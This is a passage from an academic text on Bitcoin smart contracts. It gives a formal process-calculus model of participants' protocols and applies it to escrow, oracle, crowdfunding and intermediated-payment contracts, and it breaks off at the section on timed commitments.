The absence of a trusted intermediary, combined with the possibility of transferring money given by blockchain-based cryptocurrencies, creates a fertile ground for the development of smart contracts. For instance, a smart contract may promise to pay a reward to anyone who provides some value that satisfies a given public predicate. This generalises cryptographic puzzles, like breaking a cipher, inverting a hash function, *etc.*

Since smart contracts handle the ownership of valuable assets, attackers may be tempted to exploit vulnerabilities in their implementation to steal or tamper with these assets. Although analysis tools [70, 31, 56] may improve the security of contracts, so far they have not been able to completely prevent attacks. For instance, a series of vulnerabilities in Ethereum contracts (see Sections 4.1 and 4.2) have been exploited, causing money losses in the order of hundreds of millions of dollars [145, 138, 99].

Using domain-specific languages (DSLs) (possibly, not Turing-complete) could help to overcome these security issues, by reducing the distance between contract specification and implementation. For instance, despite the discouraging limitations of its scripting language, Bitcoin has been shown to support a variety of smart contracts. Lotteries [3, 29, 72, 26], gambling games [64], contingent payments [15, 44, 109], and other kinds of fair multi-party computations [4, 63] are some examples of the capabilities of Bitcoin as a smart contracts platform.

Unlike Ethereum, where contracts can be expressed as computer programs with a well-defined semantics [85, 146], Bitcoin contracts are usually realised as cryptographic protocols, where participants send/receive messages, verify signatures, and put/search transactions on the blockchain.

The informal (often incomplete or imprecise) narration of these protocols, together with the use of poorly documented features of Bitcoin (e.g., segregated witnesses, scripts, signature modifiers, temporal constraints), and the overall heterogeneity in their treatment, pose serious obstacles to the research on smart contracts in Bitcoin.

7.2 Modelling Bitcoin contracts

In this section we introduce a formal model of the behavior of the participants in a contract, building upon the model of Bitcoin transactions in [12].

We start by formalising a simple language of expressions, which represent both the messages sent over the network, and the values used in internal computations made by the participants. Hereafter, we assume a set Var of *variables*, and we define the set Val of *values* comprising constants $k \in \mathbb{Z}$, signatures σ, scripts $\lambda\vec{z}.e$, transactions T, and currency values $\mathtt{v}$.

Definition 7.1 (Contract expressions)**.** *We define* contract expressions *through the following syntax:*

$$
\begin{array}{rcll}
e, T & ::= & \nu & \textit{value } (\nu \in \mathsf{Val}) \\
& \mid & x & \textit{variable } (x \in \mathsf{Var}) \\
& \mid & \mathsf{sig}_k^{\mu,i}(T) & \textit{signature } (\mu \textit{ signature modifier}) \\
& \mid & \mathsf{versig}_{\vec{\mathsf{k}}}(\vec{e}, \mathsf{T}, \mathsf{i}) & \textit{(multi) signature verification} \\
& \mid & T\{\mathsf{f}(i) \mapsto \vec{e}\} & \textit{transaction field update} \\
& \mid & (e, e) & \textit{pair} \\
& \mid & e \ \mathsf{and}\ e \mid e \ \mathsf{or}\ e \mid \mathsf{not}\ e & \textit{logical expressions} \\
& \mid & e + e \mid \cdots & \textit{arithmetic expressions}
\end{array}
$$

where $\vec{e}$ denotes a finite sequence of expressions (i.e., $\vec{e} = e[1] \cdots e[n]$). We define the function $[\![\cdot]\!]$ from (variable-free) contract expressions to values in Figure 7.1. As a notational shorthand, we omit the index i in sig *(resp.* versig*) when the signed (resp. verified) transactions have a single input.*

Intuitively, when T evaluates to a transaction T, the expression $T\{\mathsf{f}(i) \mapsto \vec{e}\}$ represents the transaction obtained from T by substituting the field $\mathsf{f}(i)$ with the sequence of values obtained by evaluating $\vec{e}$. For instance, $\mathsf{T}\{\mathsf{wit}(1) \mapsto \sigma\}$ denotes the transaction obtained from T by replacing the witness at index 1 with the signature σ. Further,

$$[\![\nu]\!] = \nu \qquad [\![\mathsf{sig}_k^{\mu,i}(T)]\!] = \mathsf{sig}_k^{\mu,i}([\![T]\!]) \qquad [\![\mathsf{versig}_{\tilde{k}}(\tilde{e},\mathsf{T},\mathsf{i})]\!] = \mathsf{ver}_{\tilde{k}}([\![\vec{e}]\!],[\![T]\!],i)$$

$$[\![T\{\mathsf{f}(i) \mapsto \vec{e}\}]\!] = [\![T]\!]\{\mathsf{f}(i) \mapsto [\![\vec{e}]\!]\} \qquad [\![(e,e')]\!] = ([\![e]\!],[\![e']\!])$$

$$[\![e \circ e']\!] = [\![e]\!] \circ [\![e']\!] \quad \text{for } \circ \in \{\ \mathsf{and}\ ,\ \mathsf{or}\ , +, \dots\} \qquad [\![\mathsf{not}\ e]\!] = \neg[\![e]\!]$$

$$[\![\vec{e}]\!] = [\![e[1]]\!] \cdots [\![e[n]]\!] \quad \text{if } \vec{e} = e[1] \cdots e[n]$$

Figure 7.1: *Semantics of contract expressions.*

$\mathsf{sig}_k^{\mu,i}(T)$ evaluates to the signature of the transaction represented by T, and $\mathsf{versig}_{\tilde{k}}(\tilde{e},\mathsf{T},\mathsf{i})$ represents the m-of-n multi-signature verification of the transaction represented by T. Both for the signing and verification, the parameter i represents the index where the signature will be used. We assume a simple type system that rules out ill-formed expressions, like e.g. $k\{\mathsf{wit}(1) \mapsto \mathsf{T}\}$.

We formalise the behaviour of a participant as an *endpoint protocol*, i.e. a process where the participant can perform the following actions: (i) send/receive messages to/from other participants; (ii) put a transaction on the ledger; (iii) wait until some transactions appear on the blockchain; (iv) do some internal computation. Note that the last kind of operation allows a participant to craft a transaction before putting it on the blockchain, e.g. setting the wit field to her signature, and later on adding the signature received from another participant.

Definition 7.2 (Endpoint protocols)**.** *Assume a set of* participants *(named* A*,* B*,* C*, ...). We define* prefixes π*, and* protocols $P, Q, R, \dots$ *as follows:*

π	$::= \mathsf{A}\,!\,\vec{e}$	*send messages to* A
	$\mid \mathsf{A}\,?\,\vec{x}$	*receive messages from* A
	$\mid \mathsf{put}\ T$	*append transaction* T *to the blockchain*
	$\mid \mathsf{ask}\ \vec{T}\ \mathsf{as}\ \vec{x}$	*wait until all transactions in* $\vec{T}$ *are on the blockchain*
	$\mid \mathsf{check}\ e$	*test condition*
P	$::= \sum_{i\in I} \pi_i \,.\, P_i$	*guarded choice (I finite set)*
	$\mid P \mid P$	*parallel composition*
	$\mid \mathrm{X}(\vec{e})$	*named process*

We assume that each name X *has a unique defining equation* $\mathrm{X}(\vec{x}) = P$

where the free variables in P *are included in* $\vec{x}$*. We use the following syntactic sugar:*

- $\tau \triangleq \mathsf{check}\ \mathsf{true}$*, the* internal action*;*
- $\mathbf{0} \triangleq \sum_{\emptyset} P$*, the* terminated *protocol (as usual, we omit trailing* $\mathbf{0}$*s);*
- $\mathsf{if}\ e\ \mathsf{then}\ P\ \mathsf{else}\ Q \triangleq \mathsf{check}\ e\ .\ P + \mathsf{check}\ \mathsf{not}\ e\ .\ Q$*;*
- $\pi_1.Q_1 + P \triangleq \sum_{i \in I \cup \{1\}} \pi_i.Q_i$*, provided that* $P = \sum_{i \in I} \pi_i.Q_i$ *and* $1 \notin I$*;*
- $\mathsf{let}\ x = e\ \mathsf{in}\ P \triangleq P\{^{e}/_{x}\}$*, i.e.* P *where* x *is replaced by* e*.*

The behaviour of protocols is defined in terms of a LTS between *systems*, i.e. the parallel composition of the protocols of all participants, and the blockchain.

Definition 7.3 (Semantics of protocols)**.** *A system* S *is a term of the form* $\mathsf{A}_1[P_1] \mid \cdots \mid \mathsf{A}_n[P_n] \mid (\mathbf{B}, t)$*, where (i) all the* A_i *are distinct; (ii) there exists a single component* $(\mathbf{B}, t)$*, representing the current state of the blockchain* $\mathbf{B}$*, and the current time* t*; (iii) systems are up-to commutativity and associativity of* $\mid$*. We define the relation* $\rightarrow$ *between systems in Figure 7.2, where* $\mathit{match}_{\mathbf{B}}(\mathsf{T})$ *is the set of all the transactions in* $\mathbf{B}$ *that are equal to* T*, except for the witnesses. When writing* $S \mid S'$ *we intend that the conditions above are respected.*

Intuitively, a guarded choice $\sum_i \pi_i.P_i$ can behave as one of the branches P_i. A parallel composition $P \mid Q$ executes concurrently P and Q. All the rules (except the last two) specify how a protocol $(\pi.P + Q) \mid R$ evolves within a system. Rule [Com] models a message exchange between A and B: participant A sends messages $\vec{e}$, which are received by B on variables $\vec{x}$. Communication is synchronous, i.e. A is blocked until B is ready to receive. Rule [Check] allows the branch P of a sum to proceed if the condition represented by e is true. Rule [Put] allows A to append a transaction to the blockchain, provided that the update is consistent. Rule [Ask] allows the branch P of a sum to proceed only when the blockchain contains some transactions $\mathsf{T}'_1 \cdots \mathsf{T}'_n$ obtained by instantiating some $\perp$ fields in $\vec{T}$ (see Section 2.1). This form of pattern matching is crucial because the value of some fields (e.g., wit), may not be known at the time the protocol is written. When the ask prefix unblocks, the variables $\vec{x}$ in P are bound to $\mathsf{T}'_1 \cdots \mathsf{T}'_n$, so making it possible to inspect their actual fields. Rule [Def] allows a named process $\mathsf{X}(\vec{e})$ to evolve as P, assuming a defining equation

$$\mathsf{A}[\mathsf{B}\,!\,\vec{e}.\,P + R \mid Q] \mid \mathsf{B}[\mathsf{A}\,?\,\vec{x}.\,P' + R' \mid Q'] \mid S \to \mathsf{A}[P \mid Q] \mid \mathsf{B}[P'\{[\![\vec{e}]\!]/\vec{x}\} \mid Q'] \mid S \quad [\textsc{Com}]$$

$$\frac{[\![e]\!] = \mathsf{true}}{\mathsf{A}[\mathsf{check}\ e\ .\ P + R \mid Q] \mid S \to \mathsf{A}[P \mid Q] \mid S} \ [\textsc{Check}]$$

$$\frac{[\![T]\!] = \mathsf{T} \qquad \mathbf{B} \rhd (\mathsf{T}, t)}{\mathsf{A}[\mathsf{put}\ T.\ P + R \mid Q] \mid S \mid (\mathbf{B}, t) \to \mathsf{A}[P \mid Q] \mid S \mid (\mathbf{B}(\mathsf{T}, t), t)} \ [\textsc{Put}]$$

$$\frac{[\![\vec{T}]\!] = \mathsf{T}_1 \cdots \mathsf{T}_n \quad \forall i \in 1..n : match_{\mathbf{B}}(\mathsf{T}_i) = \mathsf{T}'_i \neq \bot}{\mathsf{A}[\mathsf{ask}\ \vec{T}\ \mathsf{as}\ \vec{x}.\ P + R \mid Q] \mid S \mid (\mathbf{B}, t) \to \mathsf{A}[P\{\mathsf{T}'_1 \cdots \mathsf{T}'_n/\vec{x}\} \mid Q] \mid S \mid (\mathbf{B}, t)} \ [\textsc{Ask}]$$

$$\frac{\mathsf{X}(\vec{x}) = P \quad \mathsf{A}[P\{[\![\vec{e}]\!]/\vec{x}\} \mid Q] \mid S \to S'}{\mathsf{A}[\mathsf{X}(\vec{e}) \mid Q] \mid S \to S'} \ [\textsc{Def}] \qquad \frac{t' > 0}{S \mid (\mathbf{B}, t) \xrightarrow{t'} S' \mid (\mathbf{B}, t + t')} \ [\textsc{Delay}]$$

Figure 7.2: *Semantics of endpoint protocols.*

T	T'_A	T'_B
in: $(\mathsf{T}_\mathsf{A}, 1)$	in: $(\mathsf{T}, 1)$	in: $(\mathsf{T}, 1)$
wit: $\bot$	wit: $\bot$	wit: $\bot$
out: $(\lambda\varsigma\varsigma'.\mathsf{versig}_{k_\mathsf{A}k_\mathsf{B}}(\varsigma\varsigma'), 1฿)$	out: $(\lambda\varsigma.\mathsf{versig}_{k_\mathsf{A}}(\varsigma), 1฿)$	out: $(\lambda\varsigma.\mathsf{versig}_{k_\mathsf{B}}(\varsigma), 1฿)$

Figure 7.3: *Transactions of the naïve escrow contract.*

$\mathsf{X}(\vec{x}) = P$. The variables $\vec{x}$ in P are substituted with the results of the evaluation of $\vec{e}$. Such defining equations can be used to specify recursive behaviours. Finally, rule [Delay] allows time to pass[1].

Example 7.4 (Naïve escrow)**.** *A buyer* A *wants to buy an item from the seller* B*, but they do not trust each other. So, they would like to use a contract to ensure that* B *will get paid if and only if* A *gets her item. In a naïve attempt to realise this, they use the transactions in Figure 7.3, where we assume that* $(\mathsf{T}_\mathsf{A}, 1)$ *used in* $\mathsf{T}.\mathsf{in}$*, is a transaction output redeemable by* A *through her key* k_A*. The transaction* T *makes* A *deposit* 1฿*, which can be redeemed by a transaction carrying the signatures of both* A *and* B*. The transactions* T'_A *and* T'_B *redeem* T*, transferring the money to* A *or* B*, respectively.*

[1] To keep our presentation simple, we have not included time-constraining operators in endpoint protocols. In case one needs a finer-grained control of time, well-known techniques [81] exist to extend a process algebra like ours with these operators.

The protocols of A *and* B *are, respectively,* P_{A} *and* Q_{B}*:*

$$\begin{aligned} P_{\mathsf{A}} &= \mathsf{put}\ \mathsf{T}\{\mathsf{wit} \mapsto \mathsf{sig}^{aa}_{k_{\mathsf{A}}}(\mathsf{T})\}.\ P' \\ P' &= \tau.\mathsf{B}\,!\,\mathsf{sig}^{aa}_{k_{\mathsf{A}}}(\mathsf{T}'_{\mathsf{B}}) \ +\ \tau.\mathsf{B}\,?\,x.\ \mathsf{put}\ \mathsf{T}'_{\mathsf{A}}\{\mathsf{wit} \mapsto \mathsf{sig}^{aa}_{k_{\mathsf{A}}}(\mathsf{T}'_{\mathsf{A}})\,x\} \\ Q_{\mathsf{B}} &= \mathsf{ask}\ \mathsf{T}.\ \big(\tau.\mathsf{A}\,?\,x.\ \mathsf{put}\ \mathsf{T}'_{\mathsf{B}}\{\mathsf{wit} \mapsto x\ \mathsf{sig}^{aa}_{k_{\mathsf{B}}}(\mathsf{T}'_{\mathsf{B}})\} \ +\ \tau.\mathsf{A}\,!\,\mathsf{sig}^{aa}_{k_{\mathsf{B}}}(\mathsf{T}'_{\mathsf{A}})\big) \end{aligned}$$

First, A *adds her signature to* T*, and puts it on the blockchain. Then, she internally chooses whether to unblock the deposit for* B *or to request a refund. In the first case,* A *sends* $\mathsf{sig}^{aa}_{k_{\mathsf{A}}}(\mathsf{T}'_{\mathsf{B}})$ *to* B*. In the second case, she waits to receive the signature* $\mathsf{sig}^{aa}_{k_{\mathsf{B}}}(\mathsf{T}'_{\mathsf{A}})$ *from* B *(saving it in the variable* x*); afterwards, she puts* T'_{A} *on the blockchain (after setting* wit*) to redeem the deposit. The seller* B *waits to see* T *on the blockchain. Then, he chooses either to receive the signature* $\mathsf{sig}^{aa}_{k_{\mathsf{A}}}(\mathsf{T}'_{\mathsf{B}})$ *from* A *(and then redeem the payment by putting* T'_{B} *on the blockchain), or to refund* A*, by sending his signature* $\mathsf{sig}^{aa}_{k_{\mathsf{B}}}(\mathsf{T}'_{\mathsf{A}})$*.*

This contract is not secure if either A *or* B *are dishonest. On the one hand, a dishonest* A *can prevent* B *from redeeming the deposit, even if she had already received the item (to do that, it suffices not to send her signature, taking the rightmost branch in* P'*). On the other hand, a dishonest* B *can just avoid to send the item and the signature (taking the leftmost branch in* Q_{B}*): in this way, the deposit gets frozen. For instance, let* $S = \mathsf{A}[P_{\mathsf{A}}] \,|\, \mathsf{B}[Q_{\mathsf{B}}] \,|\, (\mathbf{B}, t)$*, where* $\mathbf{B}$ *contains* T_{A} *unredeemed. The scenario where* A *has never received the item, while* B *dishonestly attempts to receive the payment, is modelled as follows:*

$$\begin{aligned} S &\to \mathsf{A}[P'] \,|\, \mathsf{B}[Q_{\mathsf{B}}] \,|\, (\mathbf{B}(\mathsf{T}, t), t) \\ &\to \mathsf{A}[P'] \,|\, \mathsf{B}[\tau.\mathsf{A}\,?\,x.\ \mathsf{put}\ \mathsf{T}'_{\mathsf{B}}\{\mathsf{wit} \mapsto x\ \mathsf{sig}^{aa}_{k_{\mathsf{B}}}(\mathsf{T}'_{\mathsf{B}})\} \ +\ \tau.\mathsf{A}\,!\,\mathsf{sig}^{aa}_{k_{\mathsf{B}}}(\mathsf{T}'_{\mathsf{A}})] \,|\, \cdots \\ &\to \mathsf{A}[\mathsf{B}\,?\,x.\ \mathsf{put}\ \mathsf{T}'_{\mathsf{A}}\{\mathsf{wit} \mapsto \mathsf{sig}^{aa}_{k_{\mathsf{A}}}(\mathsf{T}'_{\mathsf{A}})\,x\}] \,|\, \mathsf{B}[\mathsf{A}\,?\,x.\ \mathsf{put}\ \mathsf{T}'_{\mathsf{B}}\{\mathsf{wit} \mapsto x\ \mathsf{sig}^{aa}_{k_{\mathsf{B}}}(\mathsf{T}'_{\mathsf{B}})\}] \,|\, \cdots \end{aligned}$$

At this point the computation is stuck, because both A *and* B *are waiting a message from the other participant. We will show in Section 7.3.3 how to design a secure escrow contract, with the intermediation of a trusted arbiter.*

7.3 Smart Contracts

We now present a comprehensive survey of smart contracts on Bitcoin, comprising those published in the academic literature, and those found online. To this aim we exploit the model of computation introduced in Section 7.2. Remarkably, all the following contracts can be implemented

T
in: $(\mathsf{T_A}, 1)$
wit: $\mathsf{sig}^{aa}_{k_A}(\mathsf{T})$
out: $(\lambda\varsigma\varsigma'.\mathsf{versig}_{k_B\,k_O}(\varsigma\varsigma'), \mathrm{v}\ddot{\mathrm{B}})$

$\mathsf{T'_B}$
in: $(\mathsf{T}, 1)$
wit: $\bot$
out: $(\lambda\varsigma.\mathsf{versig}_{k_B}(\varsigma), \mathrm{v}\ddot{\mathrm{B}})$

Figure 7.4: *Transactions of a contract relying on an oracle.*

by only using so-called *standard* transactions[2], e.g. via the compilation technique in [12]. This is crucial, because non-standard transactions are currently discarded by the Bitcoin network.

7.3.1 Oracle

In many concrete scenarios one would like to make the execution of a contract depend on some real-world events, e.g. results of football matches for a betting contract, or feeds of flight delays for an insurance contract. However, the evaluation of Bitcoin scripts can not depend on the environment, so in these scenarios one has to resort to a trusted third-party, or *oracle* [107, 111], who notifies real-world events by providing signatures on certain transactions.

For example, assume that A wants to transfer $\mathrm{v}\ddot{\mathrm{B}}$ to B only if a certain event, notified by an oracle O, happens. To do that, A puts on the blockchain the transaction T in Figure 7.4, which can be redeemed by a transactions carrying the signatures of both B and O. Further, A instructs the oracle to provide his signature to B upon the occurrence of the expected event.

We model the behaviour of B as the following protocol:

$$P_{\mathsf{B}} \;=\; \mathsf{O}\,?\,x.\,\mathsf{put}\;\mathsf{T'_B}\{\mathsf{wit} \mapsto \mathsf{sig}^{aa}_{k_B}(\mathsf{T'_B})\,x\}$$

Here, B waits to receive the signature $\mathsf{sig}^{aa}_{k_O}(\mathsf{T'_B})$ from O, then he puts $\mathsf{T'_B}$ on the blockchain (after setting its wit) to redeem T. In practice, oracles like the one needed in this contract are available as services in the Bitcoin ecosystem[3].

Notice that, in case the event certified by the oracle never happens, the $\mathrm{v}\ddot{\mathrm{B}}$ within T are frozen forever. To avoid this situation, one can add a time constraint to the output script of T, e.g. as in the transaction T_{bond} in Figure 7.8.

[2] https://bitcoin.org/en/developer-guide#standard-transactions
[3] For instance, https://www.oraclize.it and https://www.smartcontract.com/

7.3.2 Crowdfunding

Assume that the curator C of a crowdfunding campaign wants to fund a venture V by collecting $\mathtt{v}$฿ from a set $\{\mathsf{A}_i\}_{i\in I}$ of investors. The investors want to be guaranteed that either the required amount $\mathtt{v}$฿ is reached, or they will be able to redeem their funds. To this purpose, C can employ the following contract. She starts with a canonical transaction $\widetilde{\mathsf{T}}^{\mathtt{v}}_{\mathsf{V}}$ (with empty in field) which has a single output of $\mathtt{v}$฿ to be redeemed by V. Intuitively, each A_i can invest money in the campaign by "filling in" the in field of the $\widetilde{\mathsf{T}}^{\mathtt{v}}_{\mathsf{V}}$ with a transaction output under their control. To do this, A_i sends to C a transaction output (T_i, j_i), together with the signature σ_i required to redeem it. We denote with $val(\mathsf{T}_i, j_i)$ the value of such output. Notice that, since the signature σ_i has been made on $\widetilde{\mathsf{T}}^{\mathtt{v}}_{\mathsf{V}}$, the only valid output is the one of $\mathtt{v}$฿ to be redeemed by V. Upon the reception of the message from A_i, C updates $\widetilde{\mathsf{T}}^{\mathtt{v}}_{\mathsf{V}}$: the provided output is appended to the in field, and the signature is added to the corresponding wit field. If all the outputs (T_i, j_i) are distinct (and not redeemed) and the signatures are valid, when $\sum_i val(\mathsf{T}_i, j_i) \geq \mathtt{v}$ the filled transaction $\widetilde{\mathsf{T}}^{\mathtt{v}}_{\mathsf{V}}$ can be put on the blockchain. If C collects $\mathtt{v}' > \mathtt{v}$฿, the difference $\mathtt{v}' - \mathtt{v}$ goes to the miners as transaction fee.

The endpoint protocol of the curator is defined as $\mathrm{X}(\widetilde{\mathsf{T}}^{\mathtt{v}}_{\mathsf{V}}, 1, 0)$, where:

$$\mathrm{X}(x, n, d) \;=\; \mathsf{if}\ d < \mathtt{v}\ \mathsf{then}\ P\ \mathsf{else}\ \mathsf{put}\ x$$
$$P \;=\; \textstyle\sum_i \mathsf{A}_i\,?\,(y, j, \sigma).\,\mathrm{X}(x\{\mathsf{in}(n) \mapsto (y, j)\}\{\mathsf{wit}(n) \mapsto \sigma\}, n+1, d + val(y, j))$$

while the protocol of each investor A_i is the following:

$$P_{\mathsf{A}_i} = \mathsf{C}\,!\,(\mathsf{T}_i, j_i, \mathsf{sig}^{sa,1}_{k_{\mathsf{A}_i}}(\widetilde{\mathsf{T}}^{\mathtt{v}}_{\mathsf{V}}\{\mathsf{in}(1) \mapsto (\mathsf{T}_i, j_i)\}))$$

Note that the transactions sent by investors are not known *a priori*, so they cannot just create the final transaction and sign it. Instead, to allow C to complete the transaction $\widetilde{\mathsf{T}}^{\mathtt{v}}_{\mathsf{V}}$ without invalidating the signatures, they compute them using the modifier sa_1. In this way, only a single input is signed, and when verifying the corresponding signature, the others are neglected.

7.3.3 Escrow

In Definition 7.4 we have discussed a naïve escrow contract, which is secure only if both the buyer A and the seller B are honest (so making the contract pointless). Rather, one would like to guarantee that, even if either A or B (or both) are dishonest, exactly one them will be able to

T	$\mathsf{T}'_{\mathsf{AB}}(z)$
in: $(\mathsf{T}_{\mathsf{A}}, 1)$ wit: $\bot$ out: $(\lambda\varsigma\varsigma'.\mathsf{versig}_{k_{\mathsf{A}}\,k_{\mathsf{B}}\,k_{\mathsf{C}}}(\varsigma\varsigma'), 1฿)$	in: $(\mathsf{T}, 1)$ wit: $\bot$ out: $1 \mapsto (\lambda\varsigma.\mathsf{versig}_{k_{\mathsf{A}}}(\varsigma), z฿), 2 \mapsto (\lambda\varsigma.\mathsf{versig}_{k_{\mathsf{B}}}(\varsigma), (1-z)฿)$

Figure 7.5: *Transactions of the escrow contract.*

redeem the money: in case they disagree, a trusted participant C, who plays the role of arbiter, will decide who gets the money (possibly splitting the initial deposit in two parts) [106, 111].

The output script of the transaction T in Figure 7.5 is a *2-of-3* multi-signature schema. This means that T can be redeemed either with the signatures A and B (in case they agree), or with the signature of C (with key k_{C}) and the signature of A or that of B (in case they disagree). The transaction $\mathsf{T}'_{\mathsf{AB}}(z)$ in Figure 7.5 allows the arbiter to issue a *partial* refund of $z฿$ to A, and of $(1-z)฿$ to B. Instead, to issue a full refund to either A or B, the arbiter signs, respectively, the transactions $\mathsf{T}'_{\mathsf{A}} = \widetilde{\mathsf{T}}^{1฿}_{\mathsf{A}}\{\mathsf{in}(1) \mapsto (\mathsf{T}, 1)\}$ or $\mathsf{T}'_{\mathsf{B}} = \widetilde{\mathsf{T}}^{1฿}_{\mathsf{B}}\{\mathsf{in}(1) \mapsto (\mathsf{T}, 1)\}$ (not shown in the figure). The protocols of A and B are similar to those in Definition 7.4, except for the part where they ask C for an arbitration:

$$
\begin{aligned}
P_{\mathsf{A}} &= \mathsf{put}\ \mathsf{T}\{\mathsf{wit} \mapsto \mathsf{sig}^{aa}_{k_{\mathsf{A}}}(\mathsf{T})\}.\,(\tau.\mathsf{B}\,!\,\mathsf{sig}^{aa}_{k_{\mathsf{A}}}(\mathsf{T}'_{\mathsf{B}}) \;+\; \tau.P') \\
P' &= \big(\mathsf{B}\,?\,x.\,(\mathsf{put}\ \mathsf{T}'_{\mathsf{A}}\{\mathsf{wit} \mapsto \mathsf{sig}^{aa}_{k_{\mathsf{A}}}(\mathsf{T}'_{\mathsf{A}})\,x\} + P'')\big) \;+\; P'' \\
P'' &= \mathsf{C}\,?\,(z,x).\,\big(\mathsf{check}\ z = 1\ .\ \mathsf{put}\ \mathsf{T}'_{\mathsf{A}}\{\mathsf{wit} \mapsto \mathsf{sig}^{aa}_{k_{\mathsf{A}}}(\mathsf{T}'_{\mathsf{A}})\,x\} \\
&\qquad + \mathsf{check}\ 0 < z < 1\ .\ \big(\mathsf{put}\ \mathsf{T}'_{\mathsf{AB}}(z)\{\mathsf{wit} \mapsto \mathsf{sig}^{aa}_{k_{\mathsf{A}}}(\mathsf{T}'_{\mathsf{AB}}(z))\,x\} + \tau.\mathbf{0}\big) \\
&\qquad + \mathsf{check}\ z = 0\ .\ \mathbf{0}\big)
\end{aligned}
$$

In the summation within P_{A}, participant A internally chooses whether to send her signature to B (so allowing B to redeem $1฿$ via T'_{B}), or to proceed with P'. There, A waits to receive either B's signature (which allows A to redeem $1฿$ by putting T'_{A} on the blockchain), or a response from the arbiter, in the process P''. The three cases in the summation of check in P'' correspond, respectively, to the case where A gets a full refund ($z = 1$), a partial refund ($0 < z < 1$), or no refund at all ($z = 0$).

The protocol for B is dual to that of A:

T_{AB}	T_{BC}
in: (T_A, v_C)	in: $(\mathsf{T}_{AB}, 1)$
wit: $\bot$	wit: $\bot$
out: $(\lambda\varsigma\varsigma'.\mathsf{versig}_{k_A k_B}(\varsigma\varsigma'), (v_B + v_C)\ddot{\mathrm{B}})$	out: $1 \mapsto (\lambda\varsigma.\mathsf{versig}_{k_B}(\varsigma), v_B\ddot{\mathrm{B}}),\ 2 \mapsto (\lambda\varsigma.\mathsf{versig}_{k_C}(\varsigma), v_C\ddot{\mathrm{B}})$

Figure 7.6: *Transactions of the intermediated payment contract.*

$$
\begin{aligned}
Q_B &= \mathsf{ask}\ \mathsf{T}.\,(\tau.\mathsf{A}\,!\,\mathsf{sig}^{aa}_{k_B}(\mathsf{T}'_A)\ +\ \tau.Q') \\
Q' &= \big(\mathsf{A}\,?\,x.\,(\mathsf{put}\ \mathsf{T}'_B\{\mathsf{wit} \mapsto x\ \mathsf{sig}^{aa}_{k_B}(\mathsf{T}'_B)\} + Q'')\big)\ +\ Q'' \\
Q'' &= \mathsf{C}\,?\,(z,x).\,\big(\mathsf{check}\ z = 0\ .\ \mathsf{put}\ \mathsf{T}'_B\{\mathsf{wit} \mapsto \mathsf{sig}^{aa}_{k_B}(\mathsf{T}'_B)\,x\} \\
&\qquad + \mathsf{check}\ 0 < z < 1\ .\ \big(\mathsf{put}\ \mathsf{T}'_{AB}(z)\{\mathsf{wit} \mapsto \mathsf{sig}^{aa}_{k_B}(\mathsf{T}'_{AB}(z))\,x\} + \tau.\mathbf{0}\big) \\
&\qquad + \mathsf{check}\ z = 1\ .\ \mathbf{0}\big)
\end{aligned}
$$

If an arbitration is requested, C internally decides (through the τ actions) who between A and B can redeem the deposit in T, by sending its signature to one of the two participants, or decide for a partial refund of z and $1-z$ bitcoins, respectively, to A and B, by sending its signature on T'_{AB} to both participants:

$$
\begin{aligned}
R_C &= \mathsf{ask}\ \mathsf{T}.\,\big(\tau.\mathsf{A}\,!\,(1, \mathsf{sig}^{aa}_{k_C}(\mathsf{T}'_A))\ +\ \tau.\mathsf{B}\,!\,(1, \mathsf{sig}^{aa}_{k_C}(\mathsf{T}'_B))\ +\ \tau.R_{AB}\big) \\
R_{AB} &= \textstyle\sum_{0<z<1} \tau.\big(\mathsf{A}\,!\,(z, \mathsf{sig}^{aa}_{k_C}(\mathsf{T}'_{AB}(z)))\ |\ \mathsf{B}\,!\,(z, \mathsf{sig}^{aa}_{k_C}(\mathsf{T}'_{AB}(z)))\big)
\end{aligned}
$$

Note that, in the unlikely case where both A and B choose to send their signature to the other participant, the $1\ddot{\mathrm{B}}$ deposit becomes "frozen". In a more concrete version of this contract, a participant could keep listening for the signature, and attempt to redeem the deposit when (unexpectedly) receiving it.

7.3.4 Intermediated payment

Assume that A wants to send an indirect payment of $v_C\ddot{\mathrm{B}}$ to C, routing it through an intermediary B who retains a fee of $v_B < v_C$ bitcoins. Since A does not trust B, she wants to use a contract to guarantee that: (i) if B is honest, then $v_C\ddot{\mathrm{B}}$ are transferred to C; (ii) if B is *not* honest, then A does not lose money. The contract uses the transactions in Figure 7.6: T_{AB} transfers $(v_B + v_C)\ddot{\mathrm{B}}$ from A to B, and T_{BC} splits the amount to B ($v_B\ddot{\mathrm{B}}$) and to C ($v_C\ddot{\mathrm{B}}$). We assume that $(\mathsf{T}_A, 1)$ is a transaction output



Figure 7.7: *Transactions of the timed commitment.*

redeemable by A. The behaviour of A is as follows:

$$P_\mathsf{A} = (\mathsf{B}\,?\,x.\ \mathsf{if}\ \mathsf{versig}_{\mathsf{k_B}}(\mathsf{x}, \mathsf{T_{BC}})\ \mathsf{then}\ P'\ \mathsf{else}\ \mathbf{0}) + \tau$$
$$P' = \mathsf{put}\ \mathsf{T_{AB}}\{\mathsf{wit} \mapsto \mathsf{sig}^{aa}_{k_\mathsf{A}}(\mathsf{T_{AB}})\}.\ \mathsf{put}\ \mathsf{T_{BC}}\{\mathsf{wit} \mapsto \mathsf{sig}^{aa}_{k_\mathsf{A}}(\mathsf{T_{BC}})\,x\}$$

Here, A receives from B his signature on $\mathsf{T_{BC}}$, which makes it possible to pay C later on. The τ branch and the else branch ensure that A will correctly terminate also if B is dishonest (i.e., B does not send anything, or he sends an invalid signature). If A receives a valid signature, she puts $\mathsf{T_{AB}}$ on the blockchain, adding her signature to the wit field. Then, she also appends $\mathsf{T_{BC}}$, adding to the wit field her signature and B's one. Since A takes care of publishing both transactions, the behaviour of B consists just in sending his signature on $\mathsf{T_{BC}}$. Therefore, B's protocol can just be modelled as $Q_\mathsf{B} = \mathsf{A}\,!\,\mathsf{sig}^{aa}_{k_\mathsf{B}}(\mathsf{T_{BC}})$.

This contract relies on SegWit. In Bitcoin without SegWit, the identifier of $\mathsf{T_{AB}}$ is affected by the instantiation of the wit field. So, when $\mathsf{T_{AB}}$ is put on the blockchain, the input in $\mathsf{T_{BC}}$ (which was computed before) does not point to it.

7.3.5 Timed commitment

